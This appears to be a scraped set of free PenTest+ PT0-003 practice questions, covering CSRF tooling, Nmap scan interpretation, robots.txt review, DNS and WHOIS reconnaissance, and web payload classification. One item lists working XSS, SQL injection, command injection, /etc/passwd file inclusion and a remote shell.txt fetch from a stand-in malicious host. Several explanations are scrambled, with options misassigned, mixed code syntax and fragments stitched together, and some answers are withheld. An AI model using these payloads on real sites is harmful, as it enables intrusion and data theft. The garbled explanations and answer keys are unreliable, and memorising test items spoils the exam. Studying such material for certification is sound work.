



Free Questions for PT0-003  
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# Question 1

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Question Type: MultipleChoice

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A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?

## Options:

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- A- Browser Exploitation Framework
- B- Maltego
- C- Metasploit
- D- theHarvester

Cross-Site Request Forgery (CSRF) vulnerabilities can be leveraged to trick authenticated users into performing unwanted actions on a web application. The right tool for this task would help in exploiting web-based vulnerabilities, particularly those related to web browsers and interactions. Browser Exploitation Framework (BeEF) (Answer: A):

## Answer:

---

A

## Explanation:

---

Capabilities: BeEF is equipped with modules to create CSRF attacks, capture session tokens, and gather sensitive information from the target user's browser session.

Drawbacks: While useful for reconnaissance, Maltego is not designed for exploiting web vulnerabilities like CSRF.

Metasploit (Option C):

Capabilities: While Metasploit can exploit some web vulnerabilities, it is not specifically tailored for CSRF attacks as effectively as BeEF.

Drawbacks: It does not provide capabilities for exploiting CSRF vulnerabilities.

Conclusion: The Browser Exploitation Framework (BeEF) is the most suitable tool for leveraging a CSRF vulnerability to gather sensitive details from an application's end users. It is specifically designed for browser-based exploitation, making it the best choice for this task.

Maltego (Option B):

theHarvester (Option D):

## Question 2

Question Type: MultipleChoice


### SIMULATION


A penetration tester performs several Nmap scans against the web application for a client.

### INSTRUCTIONS

Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





**Vulnerability**      **Remediation**

Select the two best remediation options:

- Restrict direct communications to App01.example.com to only approved components.
- Require an additional authentication header value between CDN.example.com and App01.example.com.
- Throttle the number of concurrent connections to CDN.example.com.
- Change the default port used for the MySQL Database Connection to DBProd.example.com.
- Change the default ports used for the web server on App01.example.com.
- Configure a host-based intrusion detection system on App01.example.com.

**CDN/WAF** ✕

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT      STATE      SERVICE      VERSION
80/tcp    open      http         nginx
443/tcp   open      ssl/https    nginx
3306/tcp  filtered  mysql
```

**App server** ✕

```
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT      STATE      SERVICE      VERSION
80/tcp    open      http         nginx 1.18.0
443/tcp   open      ssl/http     nginx 1.18.0
3306/tcp  filtered  mysql
```

**DB server**

```
Nmap scan report for 103.1.45.50
Host is up (0.046s latency).
PORT      STATE      SERVICE  VERSION
80/tcp    filtered  http
443/tcp   filtered  ssl/http
3306/tcp  filtered  mysql
```

Options:

A- See the explanation part for detailed solution

Answer:

A

Explanation:



**Vulnerability****Remediation**

**Based on the output text, select the most likely vulnerability:**

- Bypass the WAF to communicate directly with App01.example.com.
- Execute a SQL injection attack against DBProd.example.com.
- Perform a SSRF attack against App01.example.com from CDN.example.com.
- Exploit a privilege escalation attack on App01.example.com.

## Vulnerability

## Remediation

**Select the two best remediation options:**

- Restrict direct communications to App01.example.com to only approved components.
- Require an additional authentication header value between CDN.example.com and App01.example.com.
- Throttle the number of concurrent connections to CDN.example.com.
- Change the default port used for the MySQL Database Connection to DBProd.example.com.
- Change the default ports used for the web server on App01.example.com.
- Configure a host-based intrusion detection system on App01.example.com.

Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.

Two best remediation options:

Restrict direct communications to App01.example.com to only approved components.

Require an additional authentication header value between CDN.example.com and App01.example.com.

Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.

Require an additional authentication header value between CDN.example.com and

App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.

Nmap Scan Observations:

CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.

App Server has open ports for HTTP, HTTPS, and filtered for MySQL.

DB Server has all ports filtered, typical for a database server that should not be directly accessible.

These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.



## Question 3

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Question Type: Hotspot

---

A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.

INSTRUCTIONS

Select the tool the penetration tester should use for further investigation.

Select the two entries in the robots.txt file that the penetration tester should recommend for removal.





Show Question Reset All Answers

**Tool**

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

- Mimikatz
- WPScan
- Brakeman
- SQLmap

← → ↻ http://example.com/robots.txt

Select the two robots.txt entries the penetration tester should recommend for removal:

- 1 User-agent: \*
- 2 Disallow: /search
- 3 Allow: /search/about
- 4 User-agent: acunetix
- 5 crawl-delay: 10
- 6 Allow: /search/static
- 7 User-agent: Baidu
- 8 crawl-delay: 12
- 9 Disallow: /Home
- 10 User-agent: Slurp
- 11 crawl-delay: 20
- 12 Allow: /sdch
- 13 User-agent: Comptia
- 14 Allow: /admin
- 15 Allow: /wp-admin
- 16 crawl-delay: 15
- 17 Allow: /groups
- 18 Allow: /?hl=
- 19 Allow: /wp-login.php

Answer:

See the Answer in the Premium Version!

## Question 4

Question Type: Hotspot

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

### INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads

#inner-tab"><script>alert(1)</script>

Vulnerability Type

Remediation

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

item=widget';waitfor%20delay%20'00:00:20';--

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

item=widget%20union%20select%20null,null,@version;--

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

item=widget'+convert(int,@version)+'

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

site=www.exe'ping%20-c%2010%20localhost'mple.com

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

redir=http:%2f%2fwww.malicious-site.com

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

logfile=%2fetc%2fpasswd%00

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

lookup=\$(whoami)

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt

Command Injection	Parameterized queries
DOM-based Cross Site Scripting	Preventing external calls
SQL Injection (Error)	Input Sanitization ... \ \ / / , sandbox requests
SQL Injection (Stacked)	Input Sanitization ' ; \$ [ ] ( ) ,
SQL Injection (Union)	Input Sanitization * ; < ; > ; ~ ,
Reflected Cross Site Scripting	
Local File Inclusion	
Remote File Inclusion	
URL Redirect	

Answer:

See the Answer in the Premium Version!

## Question 5

Question Type: MultipleChoice

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions


Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login



```
NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

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- Pn
- sV
- p 1-1023
- 192.168.2.1-100
- nmap
- nc
- top-ports=100
- top-ports=1000
- hping
- sL
- sU
- O
- 192.168.2.2

**NMAP Scan Output**

```

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATE SERVICE VERSION
88/tcp open  kerberos-sec?
139/tcp open netbios-ssn
389/tcp open  ldap?
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
    
```

- ports - [21, 22]
- {ports => 21:ports => 22}
- #!/usr/bin/python
- for \$PORT in \$PORTS:
  - try:
  - s.connect((ip, port))
  - print("%s:%s - OPEN" % (ip, port))
  - except socket.timeout
  - print("%s:%s - TIMEOUT" % (ip, port))
  - except socket.error as e:
  - print("%s:%s - CLOSED" % (ip, port))
  - finally:
  - s.close()
- export \$PORTS = 21,22
- #!/usr/bin/ruby
- #!/usr/bin/bash
- for port in ports:

**Immutables**


```

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
    
```

```
1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNhZm9kbG90c2Rma2pnaGRzZmpoZGZvaWl2aGRmZm9pYmp3ZXJndWlvdM9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDlpYmhhZHNmc291Ymduc3d5ZGI1Z2Zi
8 bnNkbGllQ2Job3VpYXNpZGZubXM7bGtlZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYVYVqa2JmbGI1Y3Z2Z2JqbGFzZWJmaXVkaGVkZGZldmxiambFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ0Z3U3cnoweWhmamRzZmZ2bnVzZm53cnVmYnZlZXJ2==" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16)+"<OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<c url value="main do/"> method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px,color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Compta Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```



Options:

A- See explanation below

---

**Answer:**A

---

**Explanation:**

---

1: Null session enumeration

Weak SMB file permissions

Fragmentation attack

2: nmap

`-sV``-p 1-1023``192.168.2.2`3: `#!/usr/bin/python``export $PORTS = 21,22``for $PORT in $PORTS:``try:``s.connect((ip, port))``print("%s:%s -- OPEN" % (ip, port))``except socket.timeout``print("%s:%s -- TIMEOUT" % (ip, port))``except socket.error as e:``print("%s:%s -- CLOSED" % (ip, port))``finally``s.close()``port_scan(sys.argv[1], ports)`

---

## Question 6

---

Question Type: MultipleChoice

---

## SIMULATION

A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.

## INSTRUCTIONS

Select the appropriate answer(s), given the output from each section.

## Output 1

```
Output 1  Output 2  Output 3
[*] Target: someclouddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
-----
afrihari@someclouddomain.org
security@someclouddomain.org
info@someclouddomain.org
gfareau@someclouddomain.org
avapretta@someclouddomain.org
lastname@someclouddomain.org
researchIT@someclouddomain.org
ghstrowski@someclouddomain.org
conferencespeakers@someclouddomain.org

[*] Hosts found: 9
-----
academic-stores.someclouddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.someclouddomain.org:198.134.5.32
connection.someclouddomain.org:13.107.246.51, 13.107.213.51
logins.someclouddomain.org:198.134.5.46
your.someclouddomain.org:52.173.139.125
ITpartners.someclouddomain.org:104.43.140.101
ls.someclouddomain.org:67.199.248.13, 67.199.248.12
stores.someclouddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.someclouddomain.org:23.96.239.26
```

Which of the following tools created this output?

- WHOIS
- dig
- Nmap
- TheHarvester

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Select the appropriate command to produce the output:

- `theharvester -d someclouddomain.org -l 200 -b google.com`
- `theharvester -d google.com -l 200 -b someclouddomain.org`

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exams



Output 1

Output 2

Output 3

```
nslookup Output
```

```
Server: Unknown
```

```
Address: 8.8.8.8
```

```
Non-Authoritative answer:
```

```
Name: someclouddomain.org
```

```
Addresses:
```

```
245.62.183.182
```

```
245.145.184.203
```

```
dig Output
```

```
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> someclouddomain.org
```

```
;; global options: +cmd
```

```
someclouddomain.org.      300  IN  A  245.62.183.182
```

```
someclouddomain.org.      300  IN  A  245.145.184.203
```



Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for `someclouddomain.org`.

The local DNS server does not have Internet access.

Your Domain: `pentestdomain.com`

Your IP Address: `10.97.55.62`

Public DNS Server: `8.8.8.8`

Private DNS Server: `192.168.20.66`

Target Domain: `someclouddomain.org`

Select TWO commands that would produce the `nslookup` and `dig` output:

- `$ dig @8.8.8.8 +noall +answer  
someclouddomain.org`
- `$ dig @192.168.20.66 someclouddomain.org  
+short`
- `$ dig someclouddomain.org +noall +short`
- `> nslookup someclouddomain.org 8.8.8.8`
- `> nslookup someclouddomain.org 192.168.20.66`
- `> nslookup someclouddomain.org`

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Output 1

Output 2

Output 3

```
(command 1)
```

```
whois 245.62.183.203
```

```
NetRange: 245.62.0.0 - 245.62.255.255
```

```
CIDR: 245.62.0.0/16
```

```
NetName: Amazon-05
```

```
NetHandle: NET-245-62-0-0-1
```

```
Parent: NET245 (NET 245-0-0-0-0)
```

```
NetType: Direct Allocation
```

```
OriginAS: AS56466, AS66522, AS7226
```

```
Organization: Amazon.com, Inc. (AMAZON)
```

```
RegDate 2010-08-27
```

```
Updated: 2015-09-24
```

```
Ref: https://rdap.arin.net/registry/ip/245.62.183.203
```

```
(command 2)
```

```
whois someclouddomain.org
```

```
Domain Name: someclouddomain.org
```

```
Registry Domain ID: D20033912-LRJA
```

```
Updated Date: 2021-02-15T04:43:38Z
```

```
Creation Date: 1993-09-22T04:00:38Z
```

```
Registrar: LocalComputerPro's, Inc.
```

```
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
```

```
Registrar Abuse Contact Phone: 1234567789
```

```
Registry Expiry Date: 2021-08-14T04:00:00Z
```



Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

- Someclouddomain
- ARIN
- LocalComputerPro's.com
- Amazon

Who registered the domain?

- LocalComputerPro's, Inc.
- ARIN
- Someclouddomain
- Amazon

When was the domain registered?

- 1993-09-22T04:00:38Z
- 2021-02-15T04:43:38Z
- 2015-09-24
- 2010-08-27

Options:

A- See all the solutions below in Explanation

Answer:

A

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